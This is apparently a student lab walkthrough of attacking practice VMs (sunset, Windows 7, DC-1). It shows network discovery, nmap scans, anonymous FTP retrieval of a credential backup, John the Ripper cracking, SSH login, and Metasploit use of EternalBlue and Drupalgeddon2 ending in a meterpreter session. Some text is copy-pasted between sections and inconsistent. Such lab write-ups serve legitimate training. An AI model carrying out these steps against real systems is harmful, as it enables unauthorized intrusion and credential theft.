
To check whether the ip address obtained is the target one's and then test it by using ping command

Using ping command,we can check whether the target is reachable or not If reachable perform nmap operations as follows,to check the open ports After that use aggressive with version find out command on target.

```
Currently scanning: 192.168.5.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.2     18:26:49:ac:f8:9b      1      60  Intel Corporate
192.168.1.1     1c:18:4a:7e:e3:90      1      60  ShenZhen RicherLink Technologies Co.,LTD
192.168.1.8     08:00:27:e2:5d:ce      1      60  PCS Systemtechnik GmbH


┌──(root💀kali)-[~]
└─# ping 192.168.56.54

┌──(root💀kali)-[~]
└─# ping 192.168.1.8
PING 192.168.1.8 (192.168.1.8) 56(84) bytes of data.
64 bytes from 192.168.1.8: icmp_seq=1 ttl=64 time=0.633 ms
64 bytes from 192.168.1.8: icmp_seq=2 ttl=64 time=0.539 ms
64 bytes from 192.168.1.8: icmp_seq=3 ttl=64 time=0.494 ms
^C
--- 192.168.1.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2031ms
rtt min/avg/max/mdev = 0.494/0.555/0.633/0.057 ms

┌──(root💀kali)-[~]
└─# nmap 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 22:14 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00010s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
MAC Address: 08:00:27:E2:5D:CE (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds

┌──(root💀kali)-[~]
└─# nmap -A -O -sV -T4 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 22:14 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.8:21
|  Waiting for username.
```

After scanning for open ports we can find that there is a vulnerability in ftp so we can connect to ftp as anonymous and give ls command to find the files in target
We find that the target has a backup file(.bak) extension we can get the faile by usingget backup
After opening the file the the content includes the username and password in encrypted format,which can be decrypted by using a john interface

```
└─# nmap -A -O -sV -T4 192.168.1.8
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 22:14 EDT
Nmap scan report for 192.168.1.8
Host is up (0.00046s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 192.168.1.8:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:E2:5D:CE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.8

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.04 seconds

┌──(root💀kali)-[~]
└─# ftp 192.168.1.8
Connected to 192.168.1.8.
220 pyftpdlib 1.5.5 ready.
Name (192.168.1.8:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29  2019 backup
226 Transfer complete.
ftp> get backup
```



After decryption the passwords are obtained,which can be used to login to the profiles to get relatedinformation

```
> Executing "sudo john"
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask[=MASK]              mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset file. It will be overwritten
--show[=left]              show cracked passwords [if =left, then uncracked]
--test[=TIME]              run tests and benchmarks for TIME seconds each
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT[:MAX]     load salts with[out] COUNT [to MAX] hashes
--costs=[-]C[:M][,...]     load salts with[out] cost value Cn [to Mn]. For
                           tunable cost parameters, see doc/OPTIONS
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
--node=MIN[-MAX]/TOTAL     this node's number range out of TOTAL count
--fork=N                   fork N processes
--pot=NAME                 pot file to use
--list=WHAT                list capabilities, see --list=help or doc/OPTIONS
--format=NAME              force hash of type NAME. The supported formats can
                           be seen with --list=formats and --list=subformats

┌──(root💀kali)-[~]
└─# john hash1
```

```
┌──(root💀kali)-[~]
└─# ssh sunset@cheer14 192.168.251.60
ssh: Could not resolve hostname cheer14: Name or service not known

┌──(root💀kali)-[~]
└─# ssh sunset@192.168.1.8
The authenticity of host '192.168.1.8 (192.168.1.8)' can't be established.
ECDSA key fingerprint is SHA256:n9ATwmONo6fCyPblqlvcO7WcIWZJMqBaqDdo/jYnLPI.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.8' (ECDSA) to the list of known hosts.
sunset@192.168.1.8's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Aug  7 09:49:23 2022 from 192.168.251.161
sunset@sunset:~$ ls
user.txt
sunset@sunset:~$
```

Attacking windows 7:


The target system sunset and linux should be connected to same network.the ip of target system can be found by using netdiscover command.

To check whether the ip address obtained is the target one's and then test it by using ping command


Using ping command,we can check whether the target is reachable or not If reachable perform nmap operations as follows,to check the open ports After that use aggressive with version find out command on target.

```
Currently scanning: 192.168.24.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.1.2     18:26:49:ac:f8:9b      1      60  Intel Corporate
192.168.1.1     1c:18:4a:7e:e3:90      1      60  ShenZhen RicherLink Technologies Co.,LTD
192.168.1.6     08:00:27:95:f5:75      1      60  PCS Systemtechnik GmbH


┌──(root💀kali)-[~]
└─# ping 192.168.1.6
PING 192.168.1.6 (192.168.1.6) 56(84) bytes of data.
64 bytes from 192.168.1.6: icmp_seq=1 ttl=128 time=0.579 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=128 time=0.586 ms
64 bytes from 192.168.1.6: icmp_seq=3 ttl=128 time=0.489 ms
64 bytes from 192.168.1.6: icmp_seq=4 ttl=128 time=0.547 ms
64 bytes from 192.168.1.6: icmp_seq=5 ttl=128 time=0.544 ms
^C64 bytes from 192.168.1.6: icmp_seq=6 ttl=128 time=0.358 ms
^C
--- 192.168.1.6 ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5104ms
rtt min/avg/max/mdev = 0.358/0.517/0.586/0.077 ms

┌──(root💀kali)-[~]
└─# nmap 192.168.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-08 08:28 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00040s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:95:F5:75 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 5.06 seconds

┌──(root💀kali)-[~]
└─# nmap  -sV -A -T4 192.168.1.6
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-08 08:29 EDT
Nmap scan report for 192.168.1.6
Host is up (0.00056s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE      VERSION
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
5357/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header: Microsoft-HTTPAPI/2.0
```

As the scan doesn't give enough results,we can try out using wpscan (depth scan) –wpscan –url http://ipaddress .
The exploitused for windows is eternal blue so searchfor the eternal blue



After setting all the default options like rhosts we can perform exploit function,to get the info of target OS.



Attacking DC-1:

The target system sunset and linux should be connected to same network.the ip of target system can be found by using netdiscover command.

To check whether the ip address obtained is the target one's and then test it by using ping command

Using ping command,we can check whether the target is reachable or not If reachable perform nmap operations as follows,to check the open ports After that use aggressive with version find out commandon target.

```
Currently scanning: 192.168.74.0/16   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.56.86   06:ce:71:eb:4f:8b      1      60  Unknown vendor
192.168.56.30   08:00:27:e5:74:96      1      60  PCS Systemtechnik GmbH
192.168.56.198  18:26:49:ac:f8:9b      1      60  Intel Corporate


┌──(root💀kali)-[~]
└─# nmap -sV 192.168.56.30
Starting Nmap 7.91 ( https://nmap.org ) at 2022-08-10 08:15 EDT
Nmap scan report for 192.168.56.30
Host is up (0.00075s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE  VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.25 ((Debian))
10000/tcp open  ssl/http MiniServ 1.890 (Webmin httpd)
MAC Address: 08:00:27:E5:74:96 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 42.59 seconds

┌──(root💀kali)-[~]
└─# msfconsole


                  3Kom SuperHack II Logon

                  User Name:          [    security    ]
                  Password:           [                ]

                                  [ OK ]

                                                https://metasploit.com

       -[ metasploit v6.1.4-dev                          ]
```

Everytime msfconsole(metasploit) is accessed we get differentimages.
When scan is performed we find out that to get into DC-1 we have to use exploit Drupalgeddon2,it can be found using the exploit-db.
By using search the exploitcan be imported.

```
100644/rw-r--r--  417    fil   2013-11-20 15:45:59 -0500  xmlrpc.php

meterpreter > sysinfo
Computer     : DC-1
OS           : Linux DC-1 3.2.0-6-486 #1 Debian 3.2.102-1 i686
Meterpreter : php/linux
meterpreter > ipconfig
[-] The "ipconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > ifconfig
[-] The "ifconfig" command is not supported by this Meterpreter type (php/linux)
meterpreter > ls -a
Listing: /var/www
=================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100644/rw-r--r--  174    fil   2013-11-20 15:45:59 -0500  .gitignore
100644/rw-r--r--  5767   fil   2013-11-20 15:45:59 -0500  .htaccess
100644/rw-r--r--  1481   fil   2013-11-20 15:45:59 -0500  COPYRIGHT.txt
100644/rw-r--r--  1451   fil   2013-11-20 15:45:59 -0500  INSTALL.mysql.txt
100644/rw-r--r--  1874   fil   2013-11-20 15:45:59 -0500  INSTALL.pgsql.txt
100644/rw-r--r--  1298   fil   2013-11-20 15:45:59 -0500  INSTALL.sqlite.txt
